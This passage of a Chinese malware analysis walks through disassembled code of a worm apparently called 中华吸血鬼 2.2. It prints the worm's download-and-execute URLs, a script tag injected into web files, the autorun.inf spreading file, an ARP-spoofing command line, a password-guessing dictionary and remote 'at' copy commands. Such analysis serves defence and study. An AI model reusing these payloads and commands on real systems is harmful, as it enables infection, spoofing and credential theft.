004039C6  |.  FFD6          call   esi    ; \IsWindow
004039D0  |.  57            push   edi
004039D1  |.  E8 2AFFFFFF   call   00403900     ;列举子
窗口
    {
     00403900  /$  68 04100150   push   50011004
     00403905  |.  68 7E030000   push   37E
     0040390A  |.  FF7424 0C     push   dword ptr [esp+C]
     0040390E  |.  E8 BCFFFFFF   call   004038CF
     {
     ……
     004038EA  |.  50            push   eax    ; /lParam
     004038EB  |.  68 98384000   push   00403898    ;
|Callback = unpacked.00403898
     004038F0  |.  FF75 08       push   dword ptr [ebp+8]   ;
|hParent
     004038F3  |.  FF15 34114000 call    dword ptr [<&USER32
.EnumChildWindows>>; \EnumChildWindows 枚举一个父窗口的所有
子窗口
```

```
      004038F9  |.  A1 60604000    mov     eax, dword ptr [406060]
      004038FE  |.  C9             leave
      004038FF  \.  C3             retn
     }
    00403913  |.  83C4 0C        add     esp, 0C
    00403916  \.  C3             retn
  }
  ......
  00403AF1  |.  6A FF          push    -1     ; /lParam =
FFFFFFFF
  00403AF3  |.  BF B1000000    mov     edi, 0B1     ; |
  00403AF8  |.  53             push    ebx    ; |wParam
  00403AF9  |.  57             push    edi    ; |Message =>
EM_SETSEL
  00403AFA  |.  FF75 FC        push    dword ptr [ebp-4]
; |hWnd
  00403AFD  |.  FFD6           call    esi    ; \SendMessageA
  ......
  00403B81  |.  53             push    ebx    ; /lParam
  00403B82  |.  53             push    ebx    ; |wParam
  00403B83  |.  68 C2000000    push    0C2    ; |Message =
EM_REPLACESEL
  00403B88  |.  FF75 FC        push    dword ptr [ebp-4]
; |hWnd
  00403B8B  |.  FFD6           call    esi    ; \SendMessageA
```

线程七：00403FBA 处

调用 GetLogicalDrvieStringsA 函数获取一个字串，其中包含了当前所有逻辑驱动器的根驱动器路径，调用 FindFirstFileA 和 FindNextFileA 函数来循环查找从 D 盘开始的所有盘符中的文件，代码如下：

```
  00403FEF  |.  50             push    eax    ; /Buffer =
012EFEB0
  00403FF0  |.  68 00010000    push    100    ; |BufSize = 100
(256.)
  00403FF5  |.  FF15 48104000 call     dword ptr [<&KER
NEL32.GetLogicalDriveStrings>; \GetLogicalDriveStringsA
  00403FFB  |.  8BD8           mov   ebx, eax ;返回值保存到
ebx，调用成功保存得到字符串的长度
  00403FFD  |.  33F6   xor     esi, esi     ; esi 清零
  00403FFF  |.  85DB   test    ebx, ebx     ; 测试返回值
  00404001  |.  7E 51  jle     short 00404054    ; 如果为
0，即不成功，退出
  00404003 |.  8B3D 30104000 mov      edi, dword ptr
[<&KERNEL32.lstrc>;  kernel32.lstrcmpA
  00404009  |>  80BC35 FCFEFF>/cmp   byte ptr [ebp+esi-104],
0   ; 比较是否为空来得到驱动器盘符
  00404011  |.  75 3C          |jnz    short 0040404F
  00404013  |.  8A8435 F9FEFF>|mov    al, byte ptr [ebp
+esi-107]  ; 将 A 赋值给 al
  0040401A  |.  68 64224000    |push   00402264
;  ASCII "A:"
  0040401F  |.  8845 FC        |mov    byte ptr [ebp-4], al
; 将 A 保存
  00404022  |.  8A8435 FAFEFF>|mov    al, byte ptr [ebp
+esi-106]  ; 将：赋值给 al
  00404029  |.  8845 FD        |mov    byte ptr [ebp-3],
al      ; 将：添加到 A 后
  0040402C  |.  8D45 FC        |lea   eax, dword ptr [ebp-4]
  0040402F  |.  50             |push  eax
  00404030  |.  FFD7           |call   edi    ; lstrcmpA 比较
是否为 A:
  00404032  |.  85C0           |test   eax, eax     ; 测试返
回值
  00404034  |.  74 19          |je     short 0040404F
; 是的话继续获取后面的驱动器盘符
  00404036  |.  8D45 FC        |lea    eax, dword ptr [ebp-4]
; 不是的话和 C:进行比较
  00404039  |.  68 60224000    |push   00402260
;  ASCII "C:"
  0040403E  |.  50             |push   eax
  0040403F  |.  FFD7           |call   edi    ; lstrcmpA
  00404041  |.  85C0           |test   eax, eax
; 测试返回值
  00404043  |.  74 0A          |je     short 0040404F
; 相等的话继续获取后面的驱动器盘符
  00404045  |.  8D45 FC        |lea  eax, dword ptr [ebp-4]
; 不相等的话开始调用子函数
  00404048  |.  50             |push   eax
  00404049  |.  E8 C5FBFFFF    |call   00403C13
  {
    00403C13  /$  55           push   ebp
    ......
    00403C33  |.  FF75 08      push   dword ptr
[ebp+8]      ; /String2=D:
    00403C36  |.  8B1D 2C104000 mov   ebx, dword ptr
[<&KERNEL32.lstrc>; |kernel32.lstrcpyA
    00403C3C  |.  66:AB        stos   word ptr es:[edi]  ; |
    00403C3E  |.  AA           stos   byte ptr es:[edi]     ; |
    00403C3F  |.  8D85 B4FCFFFF lea   eax, dword ptr [ebp-34C]
; |
    00403C45  |.  50           push   eax    ; |String1
    00403C46  |.  FFD3         call   ebx    ; \lstrcpyA
    00403C48  |. 8B35 44104000 mov esi,dword ptr [<&KER
NEL32.lstrc>;  kernel32.lstrcatA
    00403C4E  |.  8D85 B4FCFFFF lea   eax, dword ptr [ebp-34C]
    00403C54  |.  68 4C224000  push   0040224C  ; /String
ToAdd = "\*.*"    通配符
    00403C59  |.  50           push   eax    ; |ConcatString
=D:
    00403C5A  |.  FFD6         call   esi    ; \lstrcatA 连接
字符串
    ......
    00403C62  |.  50           push  eax     ; /pFindFileData
    00403C63  |.  8D85 B4FCFFFF lea   eax, dword ptr [ebp-34C]
; |
    00403C69  |.  50           push   eax    ; |FileName
=D:\*.*
    00403C6A |. FF15 40104000 call     dword ptr [<&KER
NEL32.FindFirstFileA>] ; \FindFirstFileA
    00403C70  |.  83F8 FF      cmp    eax, -1
    00403C73  |.  8945 FC      mov    dword ptr [ebp-4], eax
    00403C76  |.  75 07        jnz    short 00403C7F
    00403C78  |.  33C0         xor    eax, eax
    00403C7A  |.  E9 44020000  jmp    00403EC3
    00403C7F  |>  8D8D B8FDFFFF lea   ecx, dword ptr [ebp-248]
    00403C85  |.  51           push   ecx    ; /pFindFileData
    00403C86  |.  50           push   eax    ; |hFile
    00403C87  |.  FF15 3C104000 call dword ptr
[<&KERNEL32.FindNextFileA>]  ; \FindNextFileA
```

其中调用 403BE5 和 403BFC 两个子函数，都是提取文件名后缀的函数。

```
  00403BFC  /$  8B5424 04      mov    edx, dword ptr [esp+4]
  00403C00  |.  57             push   edi    ;  lstrcmpA
  00403C01  |.  8BFA           mov    edi, edx
;  D:\BOOTFONT.BIN
  00403C03  |.  83C9 FF        or     ecx, FFFFFFFF
;ecx=FFFFFFFF
  00403C06  |.  33C0           xor    eax, eax     ;eax 清零
  00403C08  |.  F2:AE          repne  scas byte ptr es:[edi]
; 扫描字符串直到遇到空为止
  00403C0A  |.  F7D1           not    ecx    ; 得到字符串的
长度
  00403C0C  |.  49             dec    ecx
  00403C0D  |.  5F             pop    edi    ;  lstrcmpA
  00403C0E  |.  8D4411 FC      lea    eax, dword ptr [ecx+
edx-4]  ;  .BIN
  00403C12  \.  C3             retn
```

如果后缀名是 html、HTML、htm、HTM、asp、aspx、php、jsp，就写入 "<script language=""javascript""src=""http://www.liuliangvip.cn/down/index.htm""></script>"，这样当每次打开这些文

件时，会自动连接到 http://www.liuliangvip.cn/down/index.htm 这个网站。如果不是就检查后缀名是 gho、GHO、Gho 的文件，是就删除，使用户不能通过 gost 文件来恢复系统，这招够毒的。

线程门：00404241 处

有两处跳转：0040405E 和 0040422A，代码如下：

```
00404241   .  E8 18FEFFFF    call    0040405E
00404246   .  E8 DFFFFFFF    call    0040422A
0040424B   .  33C0           xor     eax, eax
0040424D   .  C2 0400        retn    4
0040405E：调用 GetModuleFileName 获得装载病毒文件的完整
路径
0040405E  /$  68 04010000    push    104   ; /BufSize =
104 (260.)
00404063  |.  68 0C764000    push    0040760C
; |PathBuffer = unpacked.0040760C
00404068  |.  6A 00          push    0     ; |hModule =
NULL
0040406A  |.  FF15 20104000 call   dword ptr [<&KERNEL32
.GetModuleF>; \GetModuleFileNameA
00404070  \.  C3             retn
```

查看数据面板，可以看到路径，如图 3 所示。

```
Address   Hex dump                                          ASCII
0040760C  43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64  C:\Documents and
0040761C  20 53 65 74 74 69 6E 67 73 5C 6C 69 5C D7 C0 C3   Settings\li\桌?
0040762C  E6 5C D6 D0 BB AA CE FC D1 AA B9 ED 32 2E 32 5C  鎈中华吸血鬼2.2\
0040763C  75 6E 70 61 63 6B 65 64 2E 65 78 65 00 00 00 00  unpacked.exe....
```

图 3

0040422A：每隔 1s 重新调用 00404071，代码如下：

```
0040422A  /$  E8 42FEFFFF    /call   00404071
0040422F  |.  85C0           |test   eax, eax
00404231  |.  75 0D          |jnz    short 00404240
00404233  |.  68 E8030000    |push   3E8   ; /Timeout =
1000. ms
00404238  |.  FF15 AC104000 |call   dword ptr
[<&KERNEL32.Sleep>] ;\Sleep 休眠 1s
0040423E  |.^ EB EA          \jmp    short 0040422A
00404240  \>  C3             retn
```

00404071：调用 GetLogicalDrives，再调用 GetDriveType 来获得逻辑驱动器的属性。

```
004040BC  |.  53             |push   ebx   ; /RootPathName
=C:\
004040BD  |.  8BF7           |mov    esi, edi      ; |
004040BF  |.  8BD1           |mov    edx, ecx      ; |
004040C1  |.  8BFB           |mov    edi, ebx      ; |
004040C3  |.  83C9 FF        |or     ecx, FFFFFFFF     ; |
004040C6  |.  F2:AE          |repne  scas byte ptr es:[edi]
; |
004040C8  |.  8BCA           |mov    ecx, edx      ; |
004040CA  |.  4F             |dec    edi    ; |
004040CB  |.  C1E9 02        |shr    ecx, 2        ; |
004040CE  |.  F3:A5          |rep    movs dword ptr
es:[edi], dword > ; |
004040D0  |.  8BCA           |mov    ecx, edx      ; |
004040D2  |.  83E1 03        |and    ecx, 3        ; |
004040D5  |.  F3:A4          |rep    movs byte ptr es:[edi],
byte pt>; |
004040D7  |.  FF15 50104000 |call   dword ptr
[<&KERNEL32.GetDriveT>; \GetDriveTypeA 获取盘符属性
004040DD  |.  83F8 02        |cmp    eax, 2     ; 比较是
否为可移动磁盘
004040E0      74 14          jne     short 004040F6 ; 不是
的话继续查看后面的盘符
004040E2  |.  33C0           |xor    eax, eax
004040E4  |.  50             |push   eax   ; /pFileSystem
NameSize => NULL
004040E5  |.  50             |push   eax   ; |pFileSystem
NameBuffer => NULL
004040E6  |.  50             |push   eax   ; |pFileSystem
Flags => NULL
004040E7  |.  50             |push   eax   ; |pMaxFilename
Length => NULL
004040E8  |.  50             |push   eax   ; |pVolumeSerial
Number => NULL
004040E9  |.  50             |push   eax   ; |MaxVolume
NameSize => 0
004040EA  |.  50             |push  eax    ; |VolumeName
Buffer => NULL
004040EB  |.  53             |push   ebx   ; |RootPath
Name=C:\
004040EC  |.  FF15 4C104000 |call       dword ptr
[<&KERNEL32.GetVolume> ; \GetVolumeInformationA 获取磁盘信息
```

如果是可移动磁盘的话，又有 00404164 和 004042E6 两处跳转，代码如下：

```
00404164:
......
0040416D  |.  6A 00          push    0     ; /timer =
NULL
0040416F  |.  E8 9A1D0000    call    <jmp.&MSVCRT.time>
; \time
00404174  |.  50             push    eax   ; /seed
00404175  |.  E8 8E1D0000    call    <jmp.&MSVCRT.srand>
; \srand 设置时间因子
0040417A  |.  8065 F4 00     and     byte ptr [ebp-C], 0
0040417E  |.  33C0           xor     eax, eax
00404180  |.  8D7D F5        lea     edi, dword ptr [ebp-B]
00404183  |.  59             pop     ecx
00404184  |.  AB             stos    dword ptr es:[edi]
00404185  |.  AB             stos    dword ptr es:[edi]
00404186  |.  59             pop     ecx
00404187  |.  33F6           xor     esi, esi
00404189  |.  66:AB          stos    word ptr es:[edi]
0040418B  |>  E8 721D0000    /call   <jmp.&MSVCRT
.rand>    ; [rand 产生随机数
00404190  |.  6A 3E          |push   3E
00404192  |.  33D2           |xor    edx, edx
00404194  |.  59             |pop    ecx
00404195  |.  F7F1           |div    ecx
00404197  |.  46             |inc    esi
00404198  |.  83FE 0A        |cmp    esi, 0A    ; 重复 10 次
0040419B  |.  8A82 902D4000 |mov    al, byte ptr
[edx+402D90]
004041A1  |.  884435 F3      |mov    byte ptr [ebp+esi-D], al
004041A5  |.^ 7C E4          \jl     short 0040418B
......
```

如果存在 autorun.inf 这个文件夹，就把文件夹名用一个随机名字替换，如果没有的话生成 autorun.inf 文件，设置成只读、隐藏、系统属性，代码如下：

```
004041F4  |.  53         push  ebx    ; /FileName =>
"C:\autorun.inf"
004041F5 |.  FF15 A8104000 call   dword ptr
[<&KERNEL32.GetFileAtt>; \GetFileAttributesA 获取文件属性
004041FB  |.  83F8 10    cmp   eax, 10      ;比较看是否是
文件夹
004041FE  |.  75 0A      jnz   short 0040420A    ; 不是的
话跳转，打开文件
00404200  |.  57         push  edi    ; /NewName =>
"C:\FV5Jz39xs0"
00404201  |.  53         push  ebx    ; |ExistingName =>
"C:\autorun.inf"
00404202  |.  FF15 5C104000 call      dword ptr
[<&KERNEL32.MoveFileA>>; \MoveFileA 是的话将文件名改成
C:\FV5Jz39xs0
00404208  |.  EB 1B          jmp     short 00404225
0040420A  |>  E8 27FFFFFF    call    00404136
0040420F  |.  68 70224000    push    00402270    ; /mode
= "r"
```

```
00404214  |. 53            push  ebx   ; |path
00404215  |. E8 BE1C0000   call  <jmp.&MSVCRT
.fopen>     ; \fopen
......
004042D9  |. 6A 07         push  7     ; /FileAttributes
= READONLY|HIDDEN|SYSTEM
004042DB  |. 53            push  ebx   ; |FileName
004042DC  |. FF15 58104000 call  dword ptr
[<&KERNEL32.SetFileAtt>; \SetFileAttributesA 设置成只读，隐藏，
系统属性
```

autorun 文件内容如下：

```
[autorun]
OPEN=recycle.{645FF040-5081-101B-9F08-00AA002F954E}\GH
OSTBAK.exe
shell\open=打开(&O)
shell\open\Command=recycle.{645FF040-5081-101B-9F08-00AA
002F954E}\GHOSTBAK.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=recycle.{645FF040-5081-101B-9F08-00AA0
02F954E}\GHOSTBAK.exe
```

004042E6：创建“recycle.{645FF040-5081-101B-9F08-00AA002F954E}”这个新目录，这个目录的图标是回收站的图标，将病毒文件复制到该文件夹里，改名为 GHOSTBAK.exe，诱使用户点击，使病毒文件执行。代码如下：

```
004042E6  /$ 81EC 04010000 sub   esp, 104
004042EC  |. 53            push  ebx
004042ED  |. 55            push  ebp
004042EE  |. 8B2D 44104000 mov   ebp, dword ptr
[<&KERNEL32.lstrc>;  kernel32.lstrcatA
004042F4  |. 56            push  esi
004042F5  |. 57            push  edi
004042F6  |. BB 64734000   mov   ebx, 00407364
;  ASCII "C:\"
004042FB  |. 68 30234000   push  00402330
; /StringToAdd =
"recycle.{645FF040-5081-101B-9F08-00AA002F954E}"
00404300  |. 53            push  ebx   ; |ConcatString
=> "C:\"
00404301  |. FFD5          call  ebp   ; \lstrcatA
00404303  |. 6A 00         push  0     ; /pSecurity =
NULL
00404305 |. 53 push ebx  ; |Path => "C:\recycle.{645FF040
-5081-101B-9F08-00AA002F954E}"
00404306  |. FF15 68104000 call        dword ptr
[<&KERNEL32.CreateDire> ; \CreateDirectoryA 创建目录
0040430C  |. 8D4424 10     lea   eax, dword ptr [esp+10]
00404310  |. 53            push  ebx   ; /String2 =>
"C:\"
00404311  |. 50            push  eax   ; |String1
00404312  |. FF15 2C104000 call        dword ptr
[<&KERNEL32.lstrcpyA>] ; \lstrcpyA
00404318  |. 8D4424 10     lea   eax, dword ptr [esp+10]
0040431C  |. 68 20234000   push        00402320
; /StringToAdd = "\中",BB,"        ?.//"
00404321  |. 50            push  eax   ; |ConcatString
00404322  |. FFD5          call  ebp   ; \lstrcatA
00404324  |. 8BFB          mov   edi, ebx
00404326  |. 83C9 FF       or    ecx, FFFFFFFF
00404329  |. 33C0          xor   eax, eax
0040432B  |. 68 10234000   push  00402310    ; /String
ToAdd = "\GHOSTBAK.exe"
00404330  |. F2:AE         repne scas byte ptr es:[edi]
; |
00404332  |. F7D1          not   ecx   ; |
00404334  |. 2BF9          sub   edi, ecx   ; |
00404336  |. B8 08754000   mov   eax, 00407508    ; |
0040433B  |. 8BD1          mov   edx, ecx   ; |
0040433D  |. 8BF7          mov   esi, edi   ; |
0040433F  |. 8BF8          mov   edi, eax   ; |
```

```
00404341  |. 50            push  eax   ; |ConcatString
=> ""
00404342  |. C1E9 02       shr   ecx, 2      ; |
00404345  |. F3:A5         rep   movs dword ptr es:[edi]
, dword p>; |
00404347  |. 8BCA          mov   ecx, edx    ; |
00404349  |. 83E1 03       and   ecx, 3      ; |
0040434C  |. F3:A4         rep   movs byte ptr es:[edi],
byte ptr>; |
0040434E  |. FFD5          call  ebp   ; \lstrcatA
00404350  |. 6A 00         push  0     ; /FailIfExists =
FALSE
00404352  |. 68 08754000   push  00407508    ; |New
FileName = "C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}
\GHOSTBAK.exe"
00404357  |. 68 0C764000   push  0040760C
; |ExistingFileName = "C:\Documents and Settings\li\中华吸血鬼
2.2\unpacked.exe"
0040435C  |. FF15 64104000 call        dword ptr
[<&KERNEL32.CopyFileA>>; \CopyFileA 将病毒文件复制到该文件
夹下，并改名
00404362  |. 6A 07         push  7     ; /FileAttributes
= READONLY|HIDDEN|SYSTEM
00404364  |. 53            push  ebx   ; |FileName =
"C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}"
00404365  |. FF15 58104000 call        dword ptr [<&KER
NEL32.SetFileAtt>; \SetFileAttributesA 设置文件夹属性为只读，隐
藏，系统
0040436B  |. 8D4424 10     lea   eax, dword ptr [esp+10]
0040436F  |. 6A 00         push  0     ; /pSecurity =
NULL
00404371  |. 50            push  eax   ; |Path
00404372  |. FF15 68104000 call  dword ptr [<&KERNEL32
.CreateDire>; \CreateDirectoryA
00404378  |. 5F            pop   edi
00404379  |. 5E            pop   esi
0040437A  |. 5D            pop   ebp
0040437B  |. 5B            pop   ebx
0040437C  |. 81C4 04010000 add   esp, 104
00404382  \. C3            retn
```

线程八：004045C7 处

调用 LoadLibrary 加载 Urlmon.dll，代码如下：

```
0040463E  |. 50            push  eax   ; /FileName =
"urlmon.dll"
0040463F  |. FF15 74104000 call  dword ptr [<&KERNEL32.
LoadLibraryA>]   ; \LoadLibraryA
```

再调用 GetProcAddress 获取 URLDownloadFileA 函数的地址。

```
00404672  |. 50            push  eax   ; /ProcName
OrOrdinal = "URLDownloadToFileA"
00404673  |. FF35 6C744000 push        dword ptr [40746C]
; |hModule = 75C60000 (urlmon)
00404679  |. FF15 70104000 call  dword ptr [<&KERNEL32
.GetProcAddress>]   ; \GetProcAddress
```

然后是两个子函数调用 004043B2 和 0043D5。

004043B2：用 URLDownloadFileA 函数将“http://www.liuliangvip.cn/down/wincap.exe”地址处的 wincap.exe 下载到本地“C:\WINDOWS\system32\wincap.exe”，然后调用 WinExec 隐蔽执行 wincap.exe，代码如下：

```
004043B2  /$ 56            push  esi   ;  unpacked.
004023B8
004043B3  |. 6A 00         push  0
004043B5  |. BE 74614000   mov   esi, 00406174
;  ASCII "C:\WINDOWS\system32\wincap.exe"
004043BA  |. 6A 00         push  0
004043BC  |. 56            push  esi
004043BD  |. 68 94184000   push  00401894
;  ASCII "http://www.liuliangvip.cn/down/wincap.exe"
```

```
004043C2  |.  6A 00         push    0
004043C4  |.  FF15 88644000 call dword ptr [406488]
;  urlmon.URLDownloadToFileA
004043CA  |.  6A 00         push    0    ; /ShowState =
SW_HIDE
004043CC  |.  56            push    esi    ; |CmdLine =
"C:\WINDOWS\system32\wincap.exe"
004043CD  |.  FF15 1C104000 call    dword ptr
[<&KERNEL32.WinExec>]              ; \WinExec
004043D3  |.  5E            pop     esi
004043D4  \.  C3            retn
004043D5：用 URLDownloadFileA 函数将
"http://www.liuliangvip.cn/down/arp.exe"
地址处的 arp.exe 下载到本地"C:\WINDOWS\system32\arps.com"
004043D5  /$  33C0          xor     eax, eax
004043D7  |.  50            push    eax
004043D8  |.  50            push    eax
004043D9  |.  68 70604000   push    00406070    ;
ASCII "C:\WINDOWS\system32\arps.com"
004043DE  |.  68 90174000   push    00401790    ;
ASCII "http://www.liuliangvip.cn/down/arp.exe"
004043E3  |.  50            push    eax
004043E4  |.  FF15 88644000 call    dword ptr [406488]
;  urlmon.URLDownloadToFileA
004043EA  \.  C3            retn
```

创建线程 0040449C，获取本机 IP 地址，然后把所在同网段内的.2～.255 的机器作为欺骗对象，由系统目录下的 arps.com 执行%s -idx 0 -ip %s -port 80 -insert " "%s 的命令对局域网内机器进行 ARP 欺骗，代码如下：

```
004044F2  |.  68 80000000   push    80    ; /BufSize = 80
(128.)
004044F7  |.  50            push    eax    ; |Buffer
004044F8  |.  FF15 74114000 call    dword ptr
[<&WS2_32.#57>]    ; \gethostname 获取主机的主机名
004044FE  |.  8D85 ECFEFFFF lea  eax, dword ptr [ebp-114]
00404504      50            push  eax
00404505      FF15 70114000 call   dword ptr [<&WS2
_32.#52>]        ;  WS2_32.gethostbyname 获取对应主机的信息
......
0040445F  |.  68 98194000   push    00401998    ; /<%s>
= "<script language=""javascript""
src=""http://www.liuliangvip.cn/down/index.htm""></script>"
00404464  |.  F3:AB         rep     stos dword ptr
es:[edi]              ; |
00404466  |.  FF75 08       push    dword ptr [ebp+8]
; |<%s> = "127.0.0.2-127.0.0.255"
00404469  |.  66:AB         stos    word ptr es:[edi]    ; |
0040446B  |.  AA            stos    byte ptr es:[edi]    ; |
0040446C  |.  8D85 00FFFFFF lea     eax, dword ptr [ebp-100]
; |
00404472  |.  50            push    eax    ; |<%s> = "C:\
WINDOWS\system32\arps.com"
00404473  |.  8D85 00FDFFFF lea     eax, dword ptr [ebp-300]
; |
00404479  |.  68 60234000   push    00402360    ; |format
= "%s  -idx 0 -ip %s -port 80 -insert ""%s"""
0040447E  |.  50            push    eax    ; |s
0040447F  |.  E8 661A0000   call    <jmp.&MSVCRT
.sprintf>      ; \sprintf
00404484  |.  83C4 20       add     esp, 20
00404487  |.  8D85 00FDFFFF lea     eax, dword ptr [ebp-300]
0040448D  |.  6A 00         push    0    ; /ShowState =
SW_HIDE
0040448F  |.  50            push    eax    ; |CmdLine =
"C:\WINDOWS\system32\arps.com  -idx 0 -ip 127.0.0.2-127.0.0.255
-port 80 -insert ""<script language=""javascript""
src=""http://www.liuliangvip.cn/down/index.htm""></script>"""
00404490  |.  FF15 1C104000 call    dword ptr
[<&KERNEL32.WinExec>]    ; \WinExec
```

线程十：00404798 处

以 administrator 为用户名，对局域网中其他机器进行密码猜解，病毒猜解的密码字典如下：woaini、baby、asdf、NULL、angel、asdfgh、1314520、5201314、caonima、88888、bbbbbb、12345678、memory、abc123、qwerty、123456、password、enter、hack、xpuser、money、yeah、Time、game、user、home、alex、guest、admin、test、administrator、movie、root、love 等。然后调用 0040475F 和 00404AAB 子函数。

0040475F：调用 WSAStartup。

```
0040476E  |.  50            push    eax    ; /pWSAData
0040476F  |.  68 02020000   push    202    ; |Requested
Version = 202 (2.2.)
00404774  |.  FF15 7C114000 call    dword ptr
[<&WS2_32.#115>]  ; \WSAStartup
```

00404AAB：调用 mpr.dll 中的 WNetAddConnection2 函数创建同一个网络资源的连接，对密码进行猜解。

```
00404B73  |.  53            push    ebx    ; 0
00404B74  |.  895D E0       mov     dword ptr [ebp-20], ebx
00404B77  |.  FF75 0C       push    dword ptr [ebp+C]
;  unpacked.004024F4 可选的一个密码
00404B7A  |.  895D E4       mov     dword ptr [ebp-1C], ebx
00404B7D  |.  897D E8       mov     dword ptr [ebp-18], edi
00404B80  |.  8975 EC       mov     dword ptr [ebp-14], esi
00404B83  |.  FF75 10       push    dword ptr
[ebp+10]        ;  Administrator 用于连接的用户名
00404B86  |.  895D F8       mov     dword ptr [ebp-8], ebx
00404B89  |.  895D F4       mov     dword ptr [ebp-C], ebx
00404B8C  |.  50            push    eax
;  NETRESOURCE
```

结构为 00404B8D |.FF55 FC call dword ptr [ebp-4];WNetAddConnection2 的地址主机往每个盘里复制 hackshen.exe，然后调用 WinExec 隐蔽执行 "at \\169.254.112.1 16:47 F:\hackshen.exe" 这个命令将病毒文件复制到 "169.254.112.1\admin$\hackshen.exe" 中。

线程十一：00405513 处

调用 00405530 子函数，代码如下：

```
00405530：GetWindowDirectoryA，将病毒文件复制到
C:\WINDOWS\Tasks\绿化.bat"
004055AC  |.  6A 00         push    0    ; /FailIfExists =
FALSE
004055AE  |.  8D8424 180100>lea     eax, dword ptr [esp+118] ; |
004055B5  |.  53            push    ebx    ; |NewFileName =>
"C:\WINDOWS\Tasks\绿化.bat"
004055B6  |.  50            push    eax    |ExistingFileName =
"C:\Documents and Settings\li\"中华吸血鬼 2.2\unpacked.exe"
004055B7  |.  FF15 64104000 call    dword ptr [<&KERNEL32
.CopyFileA>]  ; \CopyFileA
00405530 返回后，创建一个线程 004055C8，搜索盘符，当盘符
大于 C 时，跳到 0040566C
00405617  |> /80BC35 FCFEFF>/cmp    byte ptr [ebp+esi-104], 0
0040561F  |. |75 3C         |jnz    short 0040565D
00405621  |. |8A8435 F9FEFF>|mov    al, byte ptr [ebp
+esi-107]
00405628  |. |68 64224000   |push   00402264
;  ASCII "A:"
0040562D  |. |8845 FC       |mov    byte ptr [ebp-4], al
00405630  |. |8A8435 FAFEFF>|mov    al, byte ptr [ebp+esi-106]
00405637  |. |8845 FD       |mov    byte ptr [ebp-3], al
0040563A  |. |8D45 FC       |lea    eax, dword ptr [ebp-4]
0040563D  |. |50            |push   eax
0040563E  |. |FFD7          |call   edi
00405640  |. |85C0          |test   eax, eax
00405642  |. |74 19         |je     short 0040565D
00405644  |. |8D45 FC       |lea    eax, dword ptr [ebp-4]
00405647  |. |68 60224000   |push   00402260
;  ASCII "C:"
0040564C  |. |50            |push   eax
0040564D  |. |FFD7          |call   edi
0040564F  |. |85C0          |test   eax, eax
00405651  |. |74 0A         |je     short 0040565D
```

```
00405653  |. |8D45 FC        |lea    eax, dword ptr [ebp-4]
00405656  |. |50             |push   eax
00405657  |. |E8 10000000    |call   0040566C
```

0040566C：调用 ExpandEnvironmentString 扩充环境字符串，搜索盘中后缀名为 rar、zip、tgz、cab、tar 的文件，调用 WinExec 执 行 "C:\Program Files\WinRAR\Rar.exe -ep a ""E:\test.rar"" C:\WINDOWS\Tasks\绿化.bat"，将病毒文件加入到压缩文件中，当用户解压文件时，诱使用户单击绿化.bat 文件执行病毒程序，真是陷阱多多，阴招不断。

线程十二：004050E1 处

下载各种木马，代码如下：

```
    0040510F   .  BE D8274000     mov    esi, 004027D8
;  ASCII "http://www.liuliangvip.cn/down/1.exe"  ;木马程序
    .....
    00405211   .  BE 78264000     mov    esi, 00402678
;  ASCII "http://www.liuliangvip.cn/down/10.exe"  ; 木马程序
    ......
    00405281   .  BB 5C714000     mov    ebx, 0040715C
;  ASCII "C:\DOCUME~1\li\LOCALS~1\Temp\B3ipPrP5rd.pif"
; 随机的文件名,有 00404FAF 产生
    00405286   .  BD 90010000     mov    ebp, 190
    0040528B   >  8D8424 340900>lea   eax, dword ptr [esp+934]
    00405292   .  50              push   eax
    00405293   .  E8 17FDFFFF     call   00404FAF
    {
    ......
    00404FC1  |.  50              push   eax    ; /Buffer
    00404FC2  |.  68 04010000     push   104    ; |BufSize =
104 (260.)
    00404FC7  |.  FF15 7C104000 call    dword ptr [<&KER
NEL32.GetTempPathA>]  ; \GetTempPathA 获取临时文件指定的路径
    ......
    00404FE9  |.  6A 00           push   0      ; /timer =
NULL
    00404FEB  |.  AA              stos   byte ptr es:[edi]    ; |
    00404FEC  |.  E8 1D0F0000     call   <jmp.&
MSVCRT.time>  ; \time
    00404FF1  |.  50              push   eax    ; /seed
00404FF2  |.  E8 110F0000    call    <jmp.&MSVCRT.srand>
; \srand
    00404FF7  |.  8065 F4 00      and    byte ptr [ebp-C], 0
    00404FFB  |.  33C0            xor    eax, eax
    00404FFD  |.  8D7D F5         lea    edi, dword ptr [ebp-B]
    00405000  |.  59              pop    ecx
    00405001  |.  AB              stos   dword ptr es:[edi]
    00405002  |.  AB              stos   dword ptr es:[edi]
    00405003  |.  59              pop    ecx
    00405004  |.  33F6            xor    esi, esi
    00405006  |.  66:AB           stos   word ptr es:[edi]
    00405008  |>  E8 F50E0000    /call   <jmp.&
MSVCRT.rand>  ; |rand 产生随机的文件名
    ......
    004050CB  |.  50              push   eax;"http://www.
liuliangvip.cn/down/3.exe"
    004050CC  |.  83E1 03         and    ecx, 3
    004050CF  |.  FF75 08         push   dword ptr
[ebp+8]    ;"C:\DOCUME~1\li\LOCALS~1\Temp\B3ipPrP5rd.pif"
    004050D2  |.  F3:A4           rep    movs byte ptr es:[edi],
byte ptr [esi>
    004050D4  |.  E8 FAFCFFFF     call   00404DD3  ;下载木
马程序并重命名为随机的文件名
        {
        ......
    00404E7E  |.  8B1D 74104000 mov     ebx, dword ptr
[<&KERNEL32.LoadLibrar>;  kernel32.LoadLibraryA
    00404E84  |.  83C4 0C              add    esp, 0C
    00404E87  |.  8D85 F0FBFFFF lea    eax, dword ptr
[ebp-410]
    00404E8D  |.  50              push   eax    ; /FileName
=shell32.dll
    00404E8E  |.  FFD3            call   ebx    ; \LoadLibraryA
    ......
    00404EE4  |.  8B1D 70104000 mov     ebx, dword ptr
[<&KERNEL32.GetProcAdd>;  kernel32.GetProcAddress
    00404EEA  |.  83C4 0C         add    esp, 0C
    00404EED  |.  8D85 F8FDFFFF lea     eax, dword ptr [ebp-208]
    00404EF3  |.  50              push   eax    ; /ProcName
OrOrdinal=ShellExecute
    00404EF4  |.  FF35 68744000   push   dword ptr [407468]
; |hModule = NULL
    00404EFA  |.  FFD3            call   ebx    ; \GetProc
Address
    ......
    00404F2A  |.  FF35 6C744000   push   dword ptr [40746C]
;  urlmon.75C60000
    00404F30  |.  FFD3            call   ebx
    ......
    00404F39  |.  51              push   ecx
    00404F3A  |.  51              push   ecx
    00404F3B  |.  FF75 0C         push   dword ptr [ebp+C]
